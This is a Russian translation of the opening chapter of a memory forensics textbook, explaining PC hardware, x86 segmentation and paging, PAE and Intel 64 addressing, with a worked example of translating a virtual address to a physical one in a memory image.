Искусство экспертизы памяти

Русский перевод книги The Art of Memory Forensics: практическое руководство по исследованию оперативной памяти Windows, Linux и Mac, обнаружению вредоносного кода, руткитов и следов активности.

Больше крутых материалов в моём телеграм-канале @grogrigs

Глава 1. Обзор систем

Часть I. Введение в экспертизу памяти

• Глава 1. Обзор систем
• Глава 2. Структуры данных
• Глава 3. Платформа Volatility
• Глава 4. Получение дампа памяти

В этой главе даётся общий обзор аппаратных компонентов и структур операционных систем, влияющих на анализ памяти. Хотя в последующих главах рассматриваются детали реализации, относящиеся к конкретным операционным системам, эта глава содержит полезные базовые сведения для тех, кто только знакомится с данной областью или хочет быстро освежить знания. Глава начинается с наиболее важных особенностей аппаратной архитектуры и завершается обзором распространённых примитивов операционных систем. К изложенным здесь понятиям и терминам мы будем часто обращаться на протяжении всей остальной книги.

Цифровая среда

Эта книга посвящена исследованию событий, происходящих в цифровой среде. В контексте цифровой среды именно лежащее в её основе аппаратное обеспечение в конечном счёте определяет границы возможностей конкретной системы. Во многом это напоминает то, как законы физики накладывают ограничения на физический мир. Например, эксперты, исследующие физическое место преступления и понимающие законы движения жидкостей, могут использовать пятна или характер разбрызгивания крови, чтобы подтвердить либо опровергнуть утверждения об определённом преступлении. Применяя знания о физическом мире, следователи лучше понимают, как и почему тот или иной вещественный объект связан с расследованием. Аналогичным образом в цифровой среде аппаратное обеспечение определяет, какие инструкции могут выполняться и к каким ресурсам возможен доступ. Следователи, умеющие распознать уникальные аппаратные компоненты системы и оценить их влияние на анализ, лучше всего подготовлены к проведению эффективного расследования.

На большинстве платформ доступ к аппаратному обеспечению осуществляется через программный уровень, называемый операционной системой. Она управляет обработкой данных, распоряжается ресурсами и обеспечивает взаимодействие с внешними устройствами. Операционная система должна учитывать низкоуровневые особенности конкретного процессора, устройств и аппаратных средств памяти, установленных в данной системе.

Как правило, операционные системы также реализуют набор высокоуровневых служб и интерфейсов, определяющих, каким образом пользовательские программы могут обращаться к аппаратному обеспечению.

В ходе расследования вы ищете артефакты, которые могли быть внесены в цифровую среду подозрительным программным обеспечением или пользователями, и пытаетесь определить, как цифровая среда изменилась под воздействием этих артефактов. Знание аппаратного обеспечения и операционной системы исследуемого компьютера даёт цифровому следователю важную систему ориентиров при анализе и реконструкции событий.

Архитектура ПК

В этом разделе приведён общий обзор основ аппаратного обеспечения, с которыми должны быть знакомы цифровые следователи, интересующиеся экспертизой памяти. В частности, речь пойдёт об общей аппаратной архитектуре персонального компьютера (ПК). В основном мы пользуемся терминологией, принятой для систем на базе процессоров Intel. Важно учитывать, что со временем эта терминология менялась, а детали реализации постоянно развиваются ради снижения стоимости и повышения производительности. Конкретные технологии могут изменяться, но основные функции этих компонентов остаются прежними.

> **Примечание.** В этой книге под ПК в общем случае понимается компьютер с процессором Intel или совместимым с ним, способный работать под управлением Windows, Linux или Mac OS X.

Физическая организация

ПК состоит из печатных плат, которые соединяют различные компоненты и предоставляют разъёмы для периферийных устройств. Главная плата такой системы - материнская плата - обеспечивает соединения, позволяющие компонентам системы обмениваться данными. Эти каналы связи обычно называют компьютерными шинами. В этом разделе рассматриваются компоненты и шины, с которыми должен быть знаком следователь. На рис. 1-1 показано типичное расположение различных компонентов, описываемых в этом разделе.

ЦП и MMU

Два важнейших компонента материнской платы - процессор, выполняющий программы, и основная память, временно хранящая выполняемые программы и связанные с ними данные. Процессор обычно называют центральным процессором (ЦП). ЦП обращается к основной памяти, чтобы получить инструкции, а затем выполняет эти инструкции для обработки данных.




Рисунок 1-1. Физическая организация современной системы

Чтение из основной памяти зачастую происходит значительно медленнее, чем чтение из собственной памяти ЦП. Поэтому в современных системах для уменьшения этого разрыва используется несколько уровней быстрой памяти, называемой кешем. Каждый следующий уровень кеша (L1, L2 и так далее) относительно медленнее и больше предыдущего. В большинстве систем эти кеши встроены в процессор и каждое его ядро. Если данные не найдены в определённом кеше, их приходится извлекать из кеша следующего уровня или из основной памяти.

Чтобы определить, где хранятся данные, ЦП использует блок управления памятью (memory management unit, MMU). MMU - это аппаратный блок, преобразующий адрес, запрошенный процессором, в соответствующий адрес основной памяти. Как будет рассказано далее в этой главе, структуры данных, управляющие преобразованием адресов, также хранятся в основной памяти. Поскольку для одного преобразования может потребоваться несколько операций чтения из памяти, процессор использует специальный кеш таблицы преобразований MMU - буфер ассоциативной трансляции (translation lookaside buffer, TLB). Перед каждым обращением к памяти сначала проверяется TLB, и лишь затем MMU предлагается выполнить дорогостоящую операцию преобразования адреса.

В главе 4 подробнее рассматривается, как эти кеши и TLB могут влиять на криминалистическое получение данных из памяти.

Северный и южный мосты

Для управления обменом данными с основной памятью ЦП использует контроллер памяти. Контроллер памяти согласует потенциально одновременные запросы к системной памяти, поступающие от одного или нескольких процессоров и устройств. Он может быть реализован в отдельной микросхеме или встроен в сам процессор. В старых ПК ЦП соединялся с северным мостом (концентратором контроллера памяти) посредством системной шины, а северный мост подключался к основной памяти через шину памяти. Устройства, например сетевые платы и дисковые контроллеры, подключались через другую микросхему, называемую южным мостом или концентратором контроллера ввода-вывода. Для доступа к памяти и ЦП у неё имелось одно общее соединение с северным мостом.

Для повышения производительности и снижения стоимости новых систем большинство возможностей, ранее относившихся к концентратору контроллера памяти, теперь встроено в процессор. Остальные функции набора системной логики, которые прежде реализовывал южный мост, сосредоточены в микросхеме, известной как концентратор контроллера платформы.

Прямой доступ к памяти

Для повышения общей производительности большинство современных систем позволяет устройствам ввода-вывода напрямую передавать данные, хранящиеся в системной памяти, без вмешательства процессора. Эта возможность называется прямым доступом к памяти (direct memory access, DMA). До появления DMA ЦП был полностью занят во время операций ввода-вывода и нередко выступал посредником при передаче. В современных архитектурах ЦП может инициировать передачу данных и поручить управление ею контроллеру DMA, а устройство ввода-вывода способно начать передачу независимо от ЦП.

Помимо очевидного влияния на производительность системы, DMA имеет важные последствия для экспертизы памяти. Он предоставляет механизм непосредственного доступа к содержимому физической памяти со стороны периферийного устройства без участия недоверенного программного обеспечения, работающего на компьютере. Например, шина PCI поддерживает устройства, способные действовать в качестве ведущих устройств шины, то есть запрашивать управление шиной для начала транзакций. Поэтому устройство PCI с функцией ведущего устройства шины и поддержкой DMA может обращаться к системной памяти без участия ЦП.

Другой пример - интерфейс IEEE 1394, широко известный как FireWire. Микросхема хост-контроллера IEEE 1394 предоставляет одноранговую последовательную шину расширения, предназначенную для подключения к ПК высокоскоростных периферийных устройств. Хотя встроенный интерфейс IEEE 1394 обычно встречается лишь в системах верхнего ценового диапазона, его можно добавить как в настольный, так и в портативный компьютер с помощью платы расширения.

Энергозависимая память (RAM)

Основная память ПК реализована на основе памяти с произвольным доступом (random access memory, RAM), в которой хранятся код и данные, активно считываемые и записываемые процессором. В отличие от устройств хранения с последовательным доступом, обычно представленных дисками, произвольный доступ означает, что время доступа остаётся постоянным независимо от местоположения данных на носителе.

В большинстве ПК основная память представляет собой динамическую RAM (dynamic RAM, DRAM). Динамической она называется потому, что для хранения одного бита данных использует различие между заряженным и разряженным состояниями конденсатора. Чтобы конденсатор сохранял это состояние, его необходимо периодически обновлять; обычно эту задачу выполняет контроллер памяти.

RAM считается энергозависимой памятью, поскольку для сохранения доступности данных ей требуется питание. Поэтому после выключения ПК энергозависимая память утрачивается, за исключением случаев атаки с холодной перезагрузкой (citp.princeton.edu). Именно поэтому тактика реагирования на инциденты «выдернуть вилку из розетки» не рекомендуется, если требуется сохранить свидетельства текущего состояния системы.

Архитектуры ЦП

Как уже говорилось, ЦП является одним из важнейших компонентов компьютерной системы. Чтобы эффективно извлекать структуру из физической памяти и понимать, каким образом вредоносный код способен нарушить безопасность системы, необходимо хорошо знать программную модель доступа к памяти, предоставляемую ЦП. Предыдущий раздел был посвящён физической организации аппаратного обеспечения, тогда как в этом рассматривается его логическая организация, видимая операционной системе. Сначала обсуждаются некоторые общие вопросы, относящиеся к архитектурам ЦП, а затем выделяются особенности, важные для анализа памяти. В частности, основное внимание уделяется 32-разрядной (IA-32) и 64-разрядной (Intel 64) организации, описанной в руководстве разработчика программного обеспечения по архитектурам Intel 64 и IA-32 (intel.com).

Адресные пространства

Чтобы ЦП мог выполнять инструкции и обращаться к данным, хранящимся в основной памяти, он должен указывать уникальный адрес этих данных. Рассматриваемые в книге процессоры используют побайтовую адресацию, и доступ к памяти осуществляется как к последовательности байтов. Адресным пространством называется диапазон допустимых адресов, служащих для идентификации данных в пределах конечного выделенного объёма памяти. В частности, эта книга посвящена системам, в которых байт определяется как 8-разрядная величина. При такой схеме адресация обычно начинается с байта 0 и заканчивается смещением последнего байта выделенной памяти. Единое непрерывное адресное пространство, предоставляемое выполняющейся программе, называется линейным адресным пространством. С учётом рассматриваемых в книге моделей памяти и применения в них страничной организации термины «линейный адрес» и «виртуальный адрес» используются как взаимозаменяемые. Термином «физическое адресное пространство» мы обозначаем адреса, которые процессор запрашивает для доступа к физической памяти. Эти адреса получают путём преобразования линейных адресов в физические с помощью одной или нескольких таблиц страниц.

Таблицы страниц подробнее рассматриваются далее. В следующих разделах описана реализация адресных пространств памяти в разных процессорных архитектурах.

> **Примечание.** При работе с необработанными дампами памяти, дополненными заполнителями (см. главу 4), физический адрес по существу является смещением в файле дампа памяти.

Архитектура Intel IA-32

Под архитектурой IA-32 обычно понимают семейство архитектур x86, поддерживающих 32-разрядные вычисления. В частности, она определяет набор инструкций и программную среду 32-разрядных процессоров Intel. IA-32 использует порядок байтов от младшего к старшему и побайтовую адресацию. Программное обеспечение, выполняющееся на процессоре IA-32, может располагать линейным адресным пространством и физическим адресным пространством объёмом до 4 Гбайт. Как будет показано далее, с помощью расширения физических адресов IA-32 (Physical Address Extension, PAE) объём физической памяти можно увеличить до 64 Гбайт. В этом разделе и далее по всей книге рассматривается работа архитектуры IA-32 в защищённом режиме, который поддерживает такие возможности, как виртуальная память, страничная организация, уровни привилегий и сегментация. Это основное состояние процессора и одновременно режим, в котором работает большинство современных операционных систем.

Регистры

Архитектура IA-32 определяет небольшой объём чрезвычайно быстрой памяти, называемой регистрами, которую ЦП использует для временного хранения данных во время обработки. Каждое процессорное ядро содержит восемь 32-разрядных регистров общего назначения для выполнения логических и арифметических операций, а также несколько других регистров, управляющих поведением процессора. Здесь мы рассмотрим несколько управляющих регистров, имеющих значение для анализа памяти.

Регистр EIP, также называемый счётчиком команд, содержит линейный адрес следующей выполняемой инструкции. В архитектуре IA-32 предусмотрено также пять управляющих регистров, которые задают конфигурацию процессора и характеристики выполняемой задачи. CR0 содержит флаги, управляющие режимом работы процессора, в том числе флаг включения страничной организации памяти. CR1 зарезервирован, и обращаться к нему не следует. CR2 содержит линейный адрес, вызвавший ошибку страницы. CR3 содержит физический адрес начальной структуры, используемой для преобразования адресов. Он обновляется при переключении контекста, когда на выполнение назначается новая задача. CR4 служит для включения архитектурных расширений, в том числе PAE.

Сегментация

Процессоры IA-32 реализуют два механизма управления памятью: сегментацию и страничную организацию. Сегментация делит 32-разрядное линейное адресное пространство на несколько сегментов переменной длины.

Во всех обращениях к памяти IA-32 используется 16-разрядный селектор сегмента, указывающий на определённый дескриптор сегмента, и 32-разрядное смещение внутри указанного сегмента. Дескриптор сегмента - это находящаяся в памяти структура данных, определяющая расположение, размер, тип и разрешения конкретного сегмента. Каждое процессорное ядро содержит два специальных регистра, GDTR и LDTR, которые указывают соответственно на таблицы дескрипторов сегментов, называемые глобальной таблицей дескрипторов (Global Descriptor Table, GDT) и локальной таблицей дескрипторов (Local Descriptor Table, LDT). Регистры сегментов CS (код), SS (стек), а также DS, ES, FS и GS (данные) всегда должны содержать допустимые селекторы сегментов.

Хотя сегментация обязательна, рассматриваемые в этой книге операционные системы скрывают сегментную адресацию, определяя набор перекрывающихся сегментов с нулевым базовым адресом и тем самым создавая видимость единого непрерывного «плоского» линейного адресного пространства. Тем не менее защита сегментов продолжает применяться к каждому сегменту, а для обращений к коду и данным должны использоваться разные дескрипторы сегментов.

> **Примечание.** Поскольку большинство операционных систем не использует более сложные модели сегментации IA-32, в 64-разрядном режиме сегментная адресация отключена. В частности, базовые адреса сегментов неявно считаются равными нулю. Обратите внимание, что в 64-разрядном режиме защита сегментов по-прежнему применяется.

Страничная организация

Страничная организация позволяет виртуализировать линейное адресное пространство. Она создаёт среду выполнения, в которой большое линейное адресное пространство имитируется с помощью сравнительно небольшого объёма физической памяти и дискового пространства. Каждое 32-разрядное линейное адресное пространство разбивается на участки фиксированной длины, называемые страницами, которые можно отображать в физическую память в произвольном порядке. Когда программа пытается обратиться по линейному адресу, механизм отображения преобразует этот адрес в физический с помощью находящихся в памяти каталогов и таблиц страниц. В типичном случае страницы размером 4 Кбайт, показанном на рис. 1-2, 32-разрядный виртуальный адрес разбивается на три части, каждая из которых используется как индекс в иерархии структур страничной организации либо как смещение внутри соответствующей физической страницы.

Архитектура IA-32 поддерживает также страницы размером 4 Мбайт, для преобразования которых требуется только каталог страниц. Используя разные структуры страничной организации для разных процессов, операционная система может посредством виртуализированного линейного адресного пространства создавать для каждого процесса видимость среды, в которой выполняется только одна программа. На рис. 1-3 более подробно показано разбиение разрядов, преобразующих виртуальный адрес в смещение в физической памяти.




Рисунок 1-2. Преобразование адреса для страницы размером 4 Кбайт при 32-разрядной страничной организации

	3 3 2 2 2 2 2 2 2 2 2 2 1 1 1 1 1 1 1 1 1 1 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0 9 8 7 6 5 4 3 2 1 0			
PDE	CR3[31:12]		VA[31:22]	0 0
4MB Page	PDE[31:22]	VA[21:0]		
PTE	PDE[31:12]		VA[21:12]	0 0
PA	PTE[31:12]		VA[11:0]	

Рисунок 1-3. Форматы адресов структур страничной организации, используемых при 32-разрядной страничной организации

Чтобы вычислить адрес элемента каталога страниц (page directory entry, PDE), объединяют разряды 31:12 регистра CR3 с разрядами 31:22 виртуального адреса. Затем элемент таблицы страниц (page table entry, PTE) находят, объединяя разряды 31:12 PDE с разрядами 21:12 виртуального адреса. Наконец, физический адрес (physical address, PA) получают, объединяя разряды 31:12 PTE с разрядами 11:0 виртуального адреса. В следующем разделе эти вычисления будут применены при пошаговом ручном преобразовании адреса.

Преобразование адресов

Чтобы в полной мере поддерживать архитектуру ЦП с виртуальной памятью, программное обеспечение для экспертизы памяти, например Volatility, должно имитировать виртуальное адресное пространство и прозрачно выполнять преобразование виртуальных адресов в физические. Ручное прохождение всех этапов преобразования адреса помогает закрепить понимание работы таких инструментов и даёт необходимые знания для устранения причин неожиданного поведения.

> **Примечание.** Классы Python в Volatility, отвечающие за преобразование адресов, предоставляют метод `vtop` (virtual to physical, из виртуального в физический). Вызывающая сторона передаёт функции виртуальный адрес, а та возвращает физическое смещение, вычисленное по шагам, описанным в этом разделе. Аналогичным образом при работе с отладчиком Microsoft WinDbg можно использовать команду `!vtop`.

Для этого упражнения предположим, что вы анализируете один из образцов памяти `ENG-USTXHOU-148`, включённых в ноябрьское состязание Джека Крука по компьютерной криминалистике 2012 года (см. blog.handlerdiaries.com). Во время анализа вы обнаружили ссылку на виртуальный адрес `0x10016270` в виртуальном адресном пространстве процесса `svchost.exe` с PID 1024. База каталога страниц (CR3) для PID 1024 равна `0x7401000`. Требуется найти соответствующий физический адрес, чтобы выяснить, какие ещё данные могут располагаться рядом с ним в памяти.

Сначала преобразуем виртуальный адрес `0x10016270` из шестнадцатеричного представления в двоичное, поскольку далее предстоит работать с диапазонами разрядов адреса:

```
0001 0000 0000 0001 0110 0010 0111 0000
```

Затем адрес разбивается на соответствующие смещения, используемые при преобразовании. Результат показан в табл. 1-1.

Таблица 1-1. Разбиение разрядов при преобразовании виртуального адреса

Структура страничной организации	Разряды VA	Двоичное значение	Шестнадцатеричное значение
Индекс каталога страниц	Разряды 31:22	`0001000000`	`0x40`
Индекс таблицы страниц	Разряды 21:12	`0000010110`	`0x16`
Смещение адреса	Разряды 11:0	`001001110000`	`0x270`

Как видно на рис. 1-2 и 1-3, физический адрес PDE можно вычислить, умножив индекс каталога страниц на размер элемента (4 байта), а затем прибавив базу каталога страниц `0x7401000`. Десять разрядов виртуального адреса позволяют индексировать 1024 (`2^10`) элемента каталога страниц.

```
Адрес PDE = 0x40 * 4 + 0x7401000 = 0x7401100
```

Далее необходимо прочитать из физической памяти значение, хранящееся по адресу PDE. Не забудьте учесть, что это значение хранится в формате с порядком байтов от младшего к старшему. Теперь известно, что значение PDE равно `0x17bf9067`. Согласно рис. 1-3, разряды 31:12 PDE задают физический адрес базы таблицы страниц. Разряды 21:12 виртуального адреса задают индекс таблицы страниц, поскольку таблица страниц состоит из 1024 (`2^10`) элементов. Физический адрес PTE можно вычислить, умножив размер элемента (4 байта) на индекс таблицы страниц и затем прибавив полученное значение к базе таблицы страниц.

```
Адрес PTE = 0x16 * 4 + 0x17bf9000 = 0x17bf9058
```

Значение PTE, хранящееся по этому адресу, равно `0x170b6067`. Согласно рис. 1-3, разряды 31:12 физического адреса берутся из PTE, а разряды 11:0 - из виртуального адреса. Следовательно, окончательный преобразованный физический адрес вычисляется так:

```
Физический адрес = 0x170b6000 + 0x270 = 0x170b6270
```

Завершив преобразование, мы установили, что виртуальный адрес `0x10016270` соответствует физическому адресу `0x170b6270`. На рис. 1-4 наглядно показаны выполненные шаги. Можно найти в образце памяти байт с этим смещением и проверить, нет ли в непосредственной близости связанных с ним артефактов. Именно эту процедуру адресное пространство Volatility

`IA32PagedMemory` выполняет при каждом обращении к виртуальному адресу. Далее будет показано, как расширить этот процесс для поддержки более крупных виртуальных адресных пространств.




Рисунок 1-4. Пример преобразования адреса для страницы размером 4 Кбайт при 32-разрядной страничной организации

> **Примечание.** Следует также обратить внимание на несколько битовых флагов, хранящихся в элементах структур страничной организации и непосредственно влияющих на преобразование во всех трёх режимах страничной организации, рассматриваемых в этой книге. Процесс преобразования адреса прекращается, если разряд 0 элемента структуры страничной организации, то есть флаг присутствия, равен 0, что означает «не присутствует». В результате возникает исключение ошибки страницы. Если обрабатывается промежуточная структура страничной организации, то есть в линейном адресе остаётся более 12 разрядов, разряд 7 текущего элемента структуры используется как флаг размера страницы (page size, PS). Установленный флаг указывает, что оставшиеся разряды отображаются в страницу памяти, а не в следующую структуру страничной организации.

Расширение физических адресов

Механизм страничной организации архитектуры IA-32 поддерживает также PAE. Это расширение позволяет процессору работать с физическими адресными пространствами размером более 4 Гбайт. Хотя линейные адресные пространства программ по-прежнему ограничены 4 Гбайт, блок управления памятью отображает эти адреса в расширенное 64-гигабайтное физическое адресное пространство. В системах с включённым PAE линейный адрес делится на четыре индекса:

- таблица указателей каталогов страниц (page directory pointer table, PDPT);
- каталог страниц (page directory, PD);
- таблица страниц (page table, PT);
- смещение страницы.

На рис. 1-5 показан пример преобразования адреса для страницы размером 4 Кбайт при 32-разрядной страничной организации с PAE. Основные различия заключаются в появлении в

иерархии структур страничной организации дополнительного уровня, называемого таблицей указателей каталогов страниц, и в том, что элементы структур страничной организации теперь имеют длину 64 бита. С учётом этих изменений регистр CR3 теперь содержит физический адрес таблицы указателей каталогов страниц.

На рис. 1-6 показаны форматы адресов структур страничной организации, используемых при 32-разрядной страничной организации с PAE. Когда PAE включено, первая таблица страничной организации содержит только 4 (2^2) элемента. Разряды 31:30 виртуального адреса выбирают элемент таблицы указателей каталогов страниц (page directory pointer table entry, PDPTE). Разряды 29:21 служат индексом для выбора одного из 512 (2^9) PDE. Если установлен флаг PS, PDE отображает страницу размером 2 Мбайт. В противном случае 9 разрядов, извлечённых из разрядов 20:12, выбирают один из 512 (2^9) PTE. Если все элементы допустимы и адрес отображается в страницу размером 4 Кбайт, последние 12 разрядов виртуального адреса задают смещение внутри страницы для соответствующего PA.




Рисунок 1-5. Преобразование адреса для страницы размером 4 Кбайт при 32-разрядной страничной организации с PAE

	63–32	31–12	11–5	4	3	2	1	0
PDPTE		CR[31:5]			V	V	0	0
PDE	PDPTE[51:12]		VA[29:21]				0	0
2MB Page	PDE[51:21]		VA[20:0]					
PTE	PDE[51:12]		VA[20:12]				0	0
PA	PTE[51:12]		VA[11:0]					

Рисунок 1-6. Форматы адресов структур страничной организации, используемых при 32-разрядной страничной организации с PAE

Архитектура Intel 64

Среда выполнения архитектуры Intel 64 похожа на IA-32, но имеет несколько отличий. Регистры, отмеченные при описании архитектуры IA-32, сохранились и в Intel 64, однако были расширены до 64 разрядов. Самое существенное изменение состоит в том, что Intel 64 теперь поддерживает 64-разрядные линейные адреса. Поэтому архитектура Intel 64 допускает линейное адресное пространство объёмом до 2^64 байт. Следует учитывать, что новейшие на момент написания книги реализации этой архитектуры поддерживают не все 64 разряда, а только 48-разрядные линейные адреса. Вследствие этого виртуальные адреса в таких системах имеют каноническую форму. Это означает, что разряды 63:48 заполняются либо одними единицами, либо одними нулями в зависимости от значения разряда 47. Например, в адресе `0xffffa800ccc0b30` разряды 63:48 установлены, поскольку установлен разряд 47; это также называют знаковым расширением.

Особенно важно обратить внимание на изменения в управлении памятью, поскольку они непосредственно влияют на экспертизу памяти. Главное отличие состоит в том, что архитектура Intel 64 поддерживает дополнительный уровень структур страничной организации, называемый таблицей страниц уровня 4 (page map level 4, PML4). Все элементы иерархии структур страничной организации имеют длину 64 бита и могут отображать виртуальные адреса на страницы размером 4 Кбайт, 2 Мбайт или 1 Гбайт. На рис. 1-7 показан пример преобразования адреса для страницы размером 4 Кбайт при 64-разрядной страничной организации IA-32e.

